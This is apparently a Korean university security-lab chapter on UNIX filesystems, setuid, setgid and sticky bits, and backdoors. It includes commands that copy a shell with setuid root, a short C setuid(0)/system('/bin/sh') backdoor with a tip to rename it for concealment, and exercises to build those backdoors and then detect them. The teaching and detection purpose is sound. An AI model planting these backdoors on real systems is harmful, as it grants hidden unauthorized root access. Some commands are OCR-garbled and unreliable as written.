5 파일시스템 관리 및 백도어


실험 영역	파일시스템 관리
실험 제목	파일시스템 관리 및 백도어
실험 요약	UNIX 파일 시스템을 이해하고 setuid 프로그램의 위험성 및 백도어를 실험한다

5.1 이론

5.1.1 파일 시스템

가. UNIX 시스템 파일 구조

Unix 시스템의 파일구조는 아래 그림과 같이 계층구조로 이루어져 있으며 사용자들이 파일에 정보를 저장하고 검색할 수 있도록 되어 있으며 파일들은 일반화일, 디렉토리, 특수파일로 크게 나눌 수 있다.



1) 일반화일

일반파일은 Unix 시스템에 의해 특수한 구조를 갖지 않으며 실행 가능한 프로그램 파일, 원시 프로그램파일, 문서파일 등을 사용자가 정의한 그대로 디스크 등에 내용이 수록되어 처리도어 질 수 있는 여러 가지 형태로 저장된다.
화일명 지정은 shell 과 관계되는 특수문자(&,$,?,*,+,_,<,>,¯,(,),|)들을 파일 이름에 사용할 수 없으며 파일명 중간에 공백을 두어서는 안 된다. 또한, 한 디렉토리 내에 같은 이름의 파일이 하나이상 존재해서는 안된다.

2) 디렉토리 파일

디렉토리는 다른 파일들과 디렉토리들에 관한 정보를 저장하는 논리적 영역으로 한 디렉토리 내에 일반파일, 디렉토리, 특수파일들을 가질 수 있으며 정해진 규칙에 의한 패스(Path)에 의해 이동 가능하다.

- / (**Root Directory**) : **File** 시스템 구조의 출발점으로 *Operating System* 과 중요한 *System Files*를 포함한다.
- **/bin** : 기본적인 명령파일을 가지고 있는 디렉토리
- **/dev** : 시스템의 모든 입, 출력파일을 가지고 있는 디렉토리
- **/etc** : 시스템에서 사용하는 많은 관리파일을 가지고 있는 디렉토리
- **/tmp** : 프로그래머들이 임시 파일을 만들기 위해 사용하는 디렉토리
- **/lib** : 기본적인 프로그램 모듈들이 들어 있는 디렉토리
- **/usr** : 실행 명령어, 시스템 관리 Utilities, Library Routines 등을 포함
- **/export/home** : 사용자의 home directory 포함

3) 특수 파일

특수 파일은 디스크, 라인프린트, 테이프장치 등의 입, 출력장치를 접근하고 관리하는 채널(Channel)에 대한 정보를 가지고 있는 파일로서 대부분 /dev 아래에 있다.

나. 파일 속성

파일 속성은 다음과 같이 ls 명령어를 수행하여 알 수 있다.


```
$ ls -lgsF heart.txt
1-rw-r--r--1 glass213jan 31 00;12 heart.txt
```

위 결과에서 파일 속성을 나타내는 각 필드는 다음과 같은 의미를 지닌다.

필드 번호	필드	값 의미
1	1	파일에 의해 점유된 저장 블록수
2	-rw-r--r--	사용자의 파일에 대한 허가권 모드
3	1	하드 링크 개수

4	glass	파일 소유자의 id
5	os	파일 그룹의 id
6	213	바이트 단위의 파일의 크기
7	jan 31 00;12	파일이 마지막으로 변경된 시간
8	heart.txt	파일 이름

일반적 UNIX 시스템은 read/write/execute 3 가지 접근모드를 갖는 파일접근에 대하여 Owner/Group/World 전략을 채택하고 잇으며 아래 그림과 같다.



여기에서 파일의 유형은 아래와 같이 구분된다.

문자	파일 유형
-	정규파일
d	디렉토리 파일
b	(디스크 드라이브와 같이)버퍼된 특수 파일
c	(터미널 같이) 버퍼되지 않은 특수파일
?	심블의 링크
p	파이프
s	소켓

5.1.2 setuid, setgid 파일 및 보안 문제점

유닉스/리눅스 시스템에서의 파일모드는 아래와 같이 세자리 숫자로 되어 있다. 즉, 755(-rwxr-xr-x), 644(-rw-r--r--)와 같은 조합을 이루고 있다. 그런데 여기에 한자리의 숫자가 맨앞에 하나더 있다. 즉, 755 의 경우 0755 가 되는 것이다. 맨 앞의 숫자는 다음과 같은 의미를 가진다(0 은 아무런 설정도 되어있지 않음을 의미).

이름	비트	설명
SetUID	4	이 부분이 설정되면 실행시 그 파일의 소유자 권한으로 실행된다.

		따라서 누가 그 파일을 실행하게 되면 실행시 실제로 그 파일의 소유권을 가진 유저가 실행하는 것과 같은 의미를 가지게 된다. 설정되면 권한에서 소유자의 실행(x)부분이 "s", "S"로 나타나게 된다.
SetGID	2	이 부분이 설정되면 실행시 그 파일의 소유그룹의 권한으로 실행된다. 위와 같은 의미이고, 설정되면 권한에서 소유그룹의 실행(x)부분이 "s", "S"로 나타난다.
Sticky bit	1	이 부분은 해당 파일의 소유자에게만 쓰기 권한을 제공한다. 이 부분이 설정되면 해당파일, 디렉토리는 public에게 쓰기가 되어있다고 하더라도 해당파일의 소유자가 아니면 쓰기에 관련된 작업을 할 수 없다. 설정되면 public의 실행(x)부분이 "t", "T"로 나타난다. 유닉스/리눅스의 /tmp 디렉토리가 sticky bit로 설정되어 있다.

SUID, SGID, Sticky bit 의 설정과 제거는 아래와 같이 chmod 명령으로 한다.

가. SUID

- **chmod u+s filename** : filename 파일의 user 에게(u) SUID 비트를(s) 부여한다.
- **chmod 4*** filename** : SUID 비트는 8 진수로 4 의 값을 갖는다. *** 자리에는 755 등과 같은 기존의 8 진수 모드 값이 오게 된다.
- **[ex]**

  위에서 xl 이라는 스크립트에 SUID 를 설정할 경우,

  [bluesky@bluestar bluesky]# ls -l xl

  -rw**x**r-xr-x 1 root root 2886 Apr 29 2000 xl

  [bluesky@bluestar bluesky]# chmod u+s xl

  [bluesky@bluestar bluesky]# ls -l

  -rw**s**r-xr-x 1 root root 2886 Apr 29 2000 xl

  이렇게 suid 비트가 설정이 되면 다른 유저가 xl 이라는 스크립트를 실행할 때 루트의 권한을 가질수 있게 된다.

나. SGID

- **chmod g+s filename** : filename 파일의 group 에게(g) SGID 비트를(s)를 부여한다.
- **chmod 2*** filename** : SGID 비트는 8 진수로 2 의 값을 가진다. 마찬가지로, *** 자리에는 755 와 같은 기존 8 진수 모드의 값이 온다.
- **[ex]**

  위에서 xlock-exploit 라는 스크립트에 SGID 를 설정할 경우,

  [bluesky@bluestar bluesky]# ls -l xlock-exploit

```
-rwxr-xr-x 1 root root 6018 Apr 29 2000 xlock-exploit
[bluesky@bluestar bluesky]# chmod g+s xlock-exploit
[bluesky@bluestar bluesky]# ls -l xlock-exploit
-rwxr-sr-x 1 root root 6018 Apr 29 2000 xlock-exploit
```

다. Sticky bit

- **chmod o+t filename** : filename 파일 또는 디렉토리에 Sticky bit 를 부여한다.
- **chmod 1*** filename** : Sticky bit 의 8 진수 값은 1 이다.
- **[ex]**
  예를 들어, 위에서 shell_scripts 라는 디렉토리에 sticky bit 를 설정하려고 할 경우,

```
[bluesky@bluestar bluesky]# ls -l shell_scripts
drwxrwxr-x 2 bluesky bluesky 1024 Apr 20 2000 shell_scripts
[bluesky@bluestar bluesky]# chmod o+t shell_scripts
[bluesky@bluestar bluesky]# ls -l shell_scripts
drwxrwxr-t 2 bluesky bluesky 1024 Apr 20 2000 shell_scripts
```

각각의 설정을 제거하려고 할 경우는 + 대신에 -를 사용한다. 그리고 위에서 SUID, SGID, Sticky bit 설정시 실행(x)부분에 "s", "S" 또는 "t", "T"로 나타난다고 했는데, 소문자의 경우는 이미 기존의 파일에 실행권한이 부여되어 있는경우에 SUID,SGID,Sticky bit 를 설정시에 나타나게 되고, 대문자(S, T)의 경우는 기존의 파일에 실행권한이 없는 상태에서 SUID, SGID, Sticky bit 를 설정할 경우에 나타나게 된다. 즉, 대문자인 경우는 기존 파일의 권한에서 실행권한이 없는 상태에서 설정했기 때문에 SUID,SGID 등을 설정해도 실행은 되지 않는다. 즉, 대문자로 나타나는 경우는 동작되지 않음을 의미한다.
예를 들어 아래와 같이 실행권한이 없는 suid 란 파일에 SUID 비트를 설정해보면,

```
[bluesky@bluestar bluesky]# ls -l suid
-rw-rw-rw- 1 bluesky bluesky 2290 May 6 2000 suid     <- 실행권한 없음
[bluesky@bluestar bluesky]# chmod u+s suid
[bluesky@bluestar bluesky]# ls -l suid
-rwSrw-rw- 1 bluesky bluesky 2290 May 6 2000 suid   <- 대문자 S
[bluesky@bluestar bluesky]# ./suid
bash: ./suid: Permission denied
```

라. setuid 사용예

유닉스 시스템에서 사용자가 자신의 패스워드를 바꾸려고 할 때 passwd(/usr/bin/passwd)란 명령을 사용한다. 이 명령을 사용하여 사용자는 /etc/passwd 란 파일을 수정하여 자신의 패스워드를 변경하게 된다. 그런데 /etc/passwd 란 파일의 접근권한을 보면,

```
[bluesky@bluestar bluesky]# ls -l /etc/passwd
-rw-r--r-- 1 root root 930 Mar 5 04:38 /etc/passwd
```

즉, root 유저만 이 파일을 수정할 수가 있다. 그런데 어떻게 실제로 일반 사용자가 패스워드 변경시 이 파일을 수정하여 자신의 패스워드를 변경한다. 그 비밀은 passwd(/usr/bin/passwd)란 파일의 접근권한(즉, SUID)에 있다. 이 파일의 접근권한을 보면,

```
[bluesky@bluestar bluesky]# ls -l /usr/bin/passwd
-r-sr-xr-x 1 root bin 58306 Apr 13 1999 /usr/bin/passwd
```

위와 같이 /usr/bin/passwd 란 파일은 root 유저에게 SUID 비트가 설정되어 있다. 그러므로 일반 사용자들도 이 파일을 실행하고 있는 동안에는 root 의 권한을 잠시 빌려쓸 수 있게 되고 그리하여 root 만 변경할 수 있는 파일인 /etc/passwd 파일도 수정하여 자신의 패스워드를 변경할 수가 있는 것이다.

마. sticky 비트 사용예

유닉스 시스템에서 /tmp 디렉토리의 권한을 보면,

```
[bluesky@bluestar bluesky]# ls -l /tmp
 drwxrwxrwt 15 root root 1024 Mar 8 23:27 tmp
```

위를 보면 /tmp 디렉토리의 권한이 1777(rwxrwxrwt)로 설정되어 있다. 이 디렉토리가 sticky bit 가 설정이 되어 있는데, 일반적으로 /tmp 디렉토리는 많은 유저들이 임시적으로 파일을 생성하거나 복사하여 작업하는 디렉토리이다. 그런데 만약 A 라는 유저가 파일을 /tmp 에 만들었는데 B 라는 유저가 이 파일을 보고 지워버릴 수 있다. 바로 이런 불상사를 막기 위해서 /tmp 디렉토리에 sticky bit 가 설정되어 있는데 이렇게 sticky bit 가 설정되어 있으면 해당 디렉토리내에서 다른 유저들이 만들어 놓은 파일들을 보거나 실행은 가능하지만 지우거나 변경을 할 경우에는 반드시 그 파일의 소유자의 권한이 있어야만 한다. 즉, 해당 파일의 소유자만이 그 파일을 변경하거나 지울 수가 있는 것이다.

5.1.3 setuid 를 이용한 공격

시스템 관리자가 관리자용으로 따로 만든 계정이 아닌 그냥 root 로 작업을 하고 있다가 잠시 자리를 비웠다고 가정해 보자. 이 때를 이용하여 간단히 백도어를 만들 수 있다.

가. 쉘명령어를 이용한 백도어

현재 root 상태의 시스템에서 hacker 란 계정을 가진 사람이 다음과 같은 작업을 할 수 있다.

```
# cp /bin/ksh /export/home/user001/hack
# chmod 4755 /export/home/user001/hack
# ls -l /export/home/user001/hack
-rwsr-xr-x   1 root     other     200936  8월 24일  17:22 hack
```

위와 같이 해두면 hacker 란 사용자는 다음에 자신의 계정으로 로긴한 후 이 훔친 shell(일종의 백도어이다)을 이용하여 언제라도 root 가 될 수 있다. 다음은 그 과정을 보여준다.

```
$ <-- hacker가 자신의 계정으로 로그인
$ id
uid=102(user001) gid=100(student)
$ ls -l
drwxr-xr-x   2 user001  student      512  8월 24일  17:27 ./
drwxr-xr-x 106 root     root        2048  8월 18일  11:02 ../
-rwsr-xr-x   1 root     other     200936  8월 24일  17:27 hack*
-rwxr-xr-x   1 user001  student      124  8월 20일  13:46 local.cshrc*
-rw-r--r--   1 user001  student      607  8월 12일  19:48 local.login
-rw-r--r--   1 user001  student      582  8월 12일  19:48 local.profile
$ hack <-- root의 권한으로 shell을 실행시킴(root shell 획득...)
# id   <-- 프롬프트가 $->#으로 바뀌 있음
uid=102(user001) gid=100(student) euid=0(root)
#
```

나. 백도어 프로그램 작성

시스템의 종류에 따라 위와 같이 하여도 root 권한이 획득되지 않는 경우가 많다. 본 실습에서 사용되는 시스템의 경우 /bin/sh, /bin/csh 등은 위와 같이 하여도 root 권한의 shell 이 획득되지 않는다. 이러할 경우 아래와 같이 vi 에디터를 이용하여 backdoor 프로그램을 만들수 있다.

```
#include <stdio.h>

main() {
        setuid(0);
        system(“ /bin/sh ”);
}
```

컴파일한 파일명이 backdoor 일 경우 아래와 같이 파일에 setuid 속성을 부여하고 일반 사용자가 실행할 수 있도록 설정한다.

```
#chmod 4755 backdoor
```

일반적으로 백도어 파일을 숨기기 위해서 파일명을 변경한다.

사용자 환경에서 이 명령어를 실행시키면 root 권한의 쉘이 나타난다.

```
$backdoor
#id
uid=0(root) gid=100(student)
```

다. setuid 프로그램을 이용한 공격

setuid를 이용한 공격 중 가장 대표적인 것이 버퍼오버플로우 공격이다. 버퍼오버플로우 공격은 다음 장에 설명되어 있으며 이들 공격 프로그램들은 root 권한을 획득하기 위하여 시스템에 있는 setuid 명령어들을 이용한다.

5.1.4 악성 프로그램 제거

가. 악성 프로그램 제거

시스템에서 실행되는 악의적인 프로그램의 종류는 상당히 다양하다. 다음은 악의적인 프로그램이 자신을 숨기기 위해 사용하는 파일의 예를 나타내고 있다.

- /dev/ptyp : ps 명령에서 악의적인 프로세스 숨기기
- /dev/ptyq : netstat 명령에서 악의적인 프로세스가 사용하는 포트 숨기기
- /dev/ptyr : ls 명령에서 프로그램 숨기기
- /dev/ptys : syslogd에 대하여 로그에서 해당 프로세스 숨기기

이외에 시스템에서 사용하는 명령들을 변조하여 원래와 다른 기능을 하게 만들기도 하고 다른 이름으로 위장하기도 한다.

일반적으로 악의적인 프로세스를 찾기위하여서는 먼저 특정 조건을 만족하는 파일을 검색하여야 한다. 시스템 관리시 유용한 명령 중 하나인 fin d 는 악의적인 프로세스가 사용하는 파일을 찾는 데도 사용된다. 몇 가지 유용한 사용 예를 보면 다음과 같다.

- o setuid , setgid 파일 검색

  #find / perm 4000 o perm 2000 o perm 1000 depth print > aaa

  보다 효율적인 검색을 위해서는 처음 setuid, setgid 프로그램 검색 후 aaa 파일에 결과를 저장하고 다음에 다시 파일을 검색하여 bbb 로 저장한 후 이를 비교해보면 된다.

  #find / perm 4000 o perm 2000 o perm 1000 depth print > bbb

  diff aaa bbb

- o 이틀 전에서 하루 이후에 수정된 파일 검색

  # find / -ctime -2 -ctime +1 ls

- o - / dev 디렉토리에서 텍스트 파일 검색

  # find / dev -type f -ls

나. 파일시스템 무결성 검사

파일시스템의 무결성을 검사하기 위해서는 tripwire, md5 등 무결성 점검 도구를 사용한다. 침해사고를 당하여 시스템에서 위와 같은 파일을 사용하는 악의적인 프로그램이 발견되었을 경우 침입자가 변조한 파일들을 복구해야 한다. 만약 이러한 무결성 점검도구를 미리 설치하여 변조여부를 확인할 수 있는 경우가 아니라면 OS 전체를 다시 설치해야 할 지도 모른다. 시스템을 새로 설치한 후에는 침입의 경로가 될 수 있는 불필요한 서비스를 제거하고 환경설정이 제대로 되었는지 점검한다.

무결성 점검 도구를 설치하지 않았을 경우 다음과 같이 간단한 시스템 명령어를 사용하여 무결성을 검사할 수 있다.

- o 화일시스템에 대한 체크리스트 생성

  # ls aslgR /bin /etc /usr > BACKUP.ORG

o 이전 생성 파일과 비교

```
# ls  aslgR /bin /etc /usr > BACKUP.CHK
# diff BACKUP.ORG BACKUP.CHK > BACKUP.DIFF
```

파일시스템을 백업하기 위해서는 cp, tar 등을 사용할 수 있으나 이보다 dump 를 사용하는 것이 효율적이다.

5.2 실험

본 실험에서는 유지보수 등의 작업을 위하여 root 권한을 다른 사람에게 빌려주었을 경우 작업이 끝난 후 불법적인 setuid 가 설정된 백도어가 있는지 찾을려고 한다.

[주의] 실습자는 자신의 홈디렉토리 내에서만 백도어을 만들 수 있다.

가. su 를 이용하여 root 로 권한 이동 후 /bin/ksh 을 이용하여 백도어를 만드시오. 사용자 환경에서 백도어를 실행하였을 경우 root 권한 이동됨을 보이시오.

나. /bin/csh 등은 위와 같이 하였을 경우 이미 패치되어 있어 root 쉘을 획득할 수 없다. 그런데 이 서버에는 gcc 컴파일러가 있다. 이를 이용하여 백도어를 만들고 사용자 환경에서 백도어를 실행하였을 경우 root 권한 이동됨을 보이시오.

다. 불법적인 setuid가 설정된 백도어가 있는지 찾으시오.

라. 홈디렉토리 파일에서 local.login, local.cshrc, local.profile 파일에 대하여 무결성을 검사할려고 한다. 파일의 내용을 변경하지 않고 무결성을 검사하고 이 중 하나의 파일의 내용을 변경하고 무결성을 검사하시오.